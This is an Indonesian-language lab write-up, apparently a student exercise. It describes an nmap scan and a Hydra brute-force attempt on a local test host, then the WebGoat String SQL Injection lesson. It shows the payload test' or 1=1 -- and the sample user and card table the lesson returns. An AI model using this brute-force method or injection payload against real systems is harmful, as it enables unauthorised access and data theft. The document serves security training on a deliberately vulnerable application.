

IP target : 192.168.200.2

Brute force attack adalah sebuah metode untuk menebak suatu kunci dari sebuah enkripsi atau sebuah otentikasi dengan cara mencobanya berkali-kali dengan berbagai macam kombinasi huruf, angka dan simbol. Dalam percobaan kali ini akan mencoba Brute Force menggunakan hydra :

1. Membuat IP Address terlebih dahulu




2. Melakukan port scanning menggunakan nmap pada Ip target



3. Setelah melakukan port scanning, kita mendapatkan informasi port apa saja yang digunakan oleh sistem operasi tersebut. Dalam percobaan diatas, port yang terbuka yaitu :
    - Port 22 untuk service ssh
    - Port 80 untuk service http

4. Kemudian membuat file yang akan dijadikan sebagai bahan untuk mengetes aplikasi hydra tersebut. Disini file tersebut berekstensi .txt yaitu " mardiah.txt "


5. Kemudian jalankan hydra dengan asumsi username adalah admin dan service yang mau dibrute force adalah http




⇨ Prosesnya dapat memakan waktu yang cukup lama, semakin panjang dan kompleks kunci yang di brute force maka semakin lama waktu yang diperlukan.

Setelah melakukan Brute Force, selanjutanya mencoba aplikasi web yang lemah dan rentan terhadap serangan yang mana berguna untuk mempelajari serangan aplikasi web yang lemah dan rentan terhadap serangan. Pada percobaan kali ini, mencoba aplikasi web " WebGoat" pada DVL. WebGoat adalah sebuah aplikasi web yang sengaja dibuat tidak aman dan dirancang untuk mengajarkan pelatihan keamanan aplikasi web.


1. Pilih “ Strat WebGoat Port 80 “ pada WebGoat di DVL




2. Buka SerachEngine dan masukkan alamat “ http://127.0.0.1/WebGoat/Attack “. Masukkan username dan password : guest



3. Tampilan dibawah ini merupakan tampilan awal WebGoat.



4. Kemudian pilih " String SQL Injection " dan masukkan data string yang akan di cari. Dalam percobaan ini mencari nama **Smith.** Maka WebGoat akan menampilkan semua user name atau last name dengan nama Smith



5. Selanjutnya, melakukan pencarian dengan menginputkan " test' or 1 = 1 - - " . Di bawah ini merupakan tampilan pencarian. WebGoat akan menampilkan user data dimana last name nya di akhiri dengan " 'test' or 1 = 1 - - " . Maksud 1=1 adalah boolean true walaupun kita salah masih akan bernilai true

* Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Enter your last name: test' or 1=1 -- Go!

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

⇨ Itulah kesalahan dari WebGoat karna tidak memfilter inputan yang masukterlebih dahulu. Tetapi kembali lagi alasan WebGoat dibuat yaitu sebagai aplikasi web pelatihan yang lemah terhadap serangan.